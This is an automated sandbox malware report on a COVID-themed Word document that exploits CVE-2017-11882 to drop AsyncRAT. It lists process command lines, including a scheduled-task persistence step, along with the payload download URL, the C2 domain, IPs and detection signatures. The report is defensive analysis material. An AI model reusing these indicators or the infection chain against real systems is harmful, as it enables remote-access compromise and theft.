



ID: 356233
Sample Name: Deadly Variants of Covid 19.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:51:43
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Table of Contents 2
Analysis Report Deadly Variants of Covid 19.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 4
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Exploits: 5
Compliance: 5
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Boot Survival: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Lowering of HIPS / PFW / Operating System Security Settings: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 10
Public 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 13
ASN 14
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
Static File Info 20
General 20
File Icon 21
Static RTF Info 21
Objects 21

Network Behavior 21
Snort IDS Alerts 21
Network Port Distribution 21
TCP Packets 21
UDP Packets 23
DNS Queries 23
DNS Answers 23
HTTP Request Dependency Graph 24
HTTP Packets 24
Code Manipulations 25
Statistics 25
Behavior 25
System Behavior 25
Analysis Process: WINWORD.EXE PID: 896 Parent PID: 584 25
General 25
File Activities 25
File Created 25
File Deleted 25
File Read 26
Registry Activities 26
Key Created 26
Key Value Created 26
Key Value Modified 28
Analysis Process: EQNEDT32.EXE PID: 2276 Parent PID: 584 29
General 29
File Activities 30
Registry Activities 30
Key Created 30
Analysis Process: 69577.exe PID: 2384 Parent PID: 2276 30
General 30
File Activities 30
File Created 30
File Deleted 31
File Written 31
File Read 32
Analysis Process: schtasks.exe PID: 824 Parent PID: 2384 32
General 32
File Activities 33
File Read 33
Analysis Process: 69577.exe PID: 2468 Parent PID: 2384 33
General 33
File Activities 33
File Read 33
Registry Activities 34
Disassembly 34
Code Analysis 34


Analysis Report Deadly Variants of Covid 19.doc

Overview

General Information

Sample Name:	Deadly Variants of Covid 19.doc
Analysis ID:	356233
MD5:	3d9171d094dae1..
SHA1:	91e43ec7a21e7e..
SHA256:	4d1bde540b3c45..
Tags:	COVID-19 doc WHO
Most interesting Screenshot:	

Detection




AsyncRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e…
- Yara detected AntiVM_3
- Yara detected AsyncRAT
- Connects to a URL shortener service
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 896 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2276 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - 69577.exe (PID: 2384 cmdline: C:\Users\Public\69577.exe MD5: DCCD2F6A61F8D95552863B537F2B6698)
    - schtasks.exe (PID: 824 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\rLliXAh' /XML 'C:\Users\user\AppData\Local\Temp\tmpA055.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - 69577.exe (PID: 2468 cmdline: C:\Users\Public\69577.exe MD5: DCCD2F6A61F8D95552863B537F2B6698)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2115324062.00000000025C8000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000004.00000002.2115181677.0000000002481000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.2115181677.0000000002481000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000007.00000002.2351735525.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Process Memory Space: 69577.exe PID: 2384	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Click to see the 2 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.69577.exe.25b56fc.5.raw.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
7.2.69577.exe.400000.0.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
4.2.69577.exe.25b56fc.5.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
4.2.69577.exe.249fdd4.4.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.2.69577.exe.249fdd4.4.raw.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	

Sigma Overview

System Summary:



Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE


Sigma detected: Scheduled temp file as task from temp location

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:



Uses new MSVCR Dlls

Copyright null 2021

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to a URL shortener service

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected AsyncRAT

System Summary:



Office equation editor drops PE file

Boot Survival:



Yara detected AsyncRAT

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:



Yara detected AntiVM_3

Yara detected AsyncRAT

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:



Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:




Yara detected AsyncRAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co Co
Spearphishing Link 1	Windows Management Instrumentation 1 1	Scheduled Task/Job 2	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ing Tra
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 2	Obfuscated Files or Information 1 2 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	En Ch
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	System Information Discovery 1 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	No Po
Local Accounts	Scheduled Task/Job 2	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1 2 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	No La
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 3	LSA Secrets	Security Software Discovery 3 2 1	SSH	Keylogging	Data Transfer Size Limits	Ap Pr

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co Co
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Deadly Variants of Covid 19.doc	26%	ReversingLabs	Document-RTF.Exploit.MathType	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\mgLD5CcdJx9YVKl[1].jpg	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\rLliXAh.exe	100%	Joe Sandbox ML		
C:\Users\Public\69577.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\mgLD5CcdJx9YVKl[1].jpg	11%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Copyright null 2021

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\rLliXAh.exe	11%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\69577.exe	11%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.69577.exe.f60000.3.unpack	100%	Avira	HEUR/AGEN.1133757		Download File
7.2.69577.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
sgkmudder.org.tr	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://sgkmudder.org.tr/2d/mgLD5CcdJx9YVKl.jpg	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bit.ly	67.199.248.10	true	false		high
greatestyear2021.ddns.net	79.134.225.49	true	true		unknown
sgkmudder.org.tr	93.89.224.134	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://sgkmudder.org.tr/2d/mgLD5CcdJx9YVKl.jpg	false	• Avira URL Cloud: safe	unknown
http://bit.ly/2Me6ei3	false		high

URLs from Memory and Binaries

Copyright null 2021

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	69577.exe, 00000004.00000002.2116750494.0000000005EE0000.00000002.00000001.sdmp, 69577.exe, 00000007.00000002.2353539025.0000000004CD0000.00000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false		high
http://ocsp.entrust.net03	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	69577.exe, 00000004.00000002.2116750494.0000000005EE0000.00000002.00000001.sdmp, 69577.exe, 00000007.00000002.2353539025.0000000004CD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.diginotar.nl/cps/pkioverheid0	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	69577.exe, 00000004.00000002.2115181677.0000000002481000.00000004.00000001.sdmp, 69577.exe, 00000007.00000002.2352229975.0000000002481000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false		high
http://servername/isapibackend.dll	69577.exe, 00000007.00000002.2354290555.0000000005BB0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	69577.exe, 00000004.00000002.2115181677.0000000002481000.00000004.00000001.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	69577.exe, 00000007.00000002.2351810236.00000000004B6000.00000004.00000020.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
79.134.225.49	unknown	Switzerland		6775	FINK-TELECOM-SERVICESCH	true
93.89.224.134	unknown	Turkey		51557	TR-FBSTR	false
67.199.248.10	unknown	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356233
Start date:	22.02.2021
Start time:	19:51:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Deadly Variants of Covid 19.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Copyright null 2021

Classification:	mal100.troj.expl.evad.winDOC@8/18@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.3% (good quality ratio 1.1%) • Quality average: 29.8% • Quality standard deviation: 36.4%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
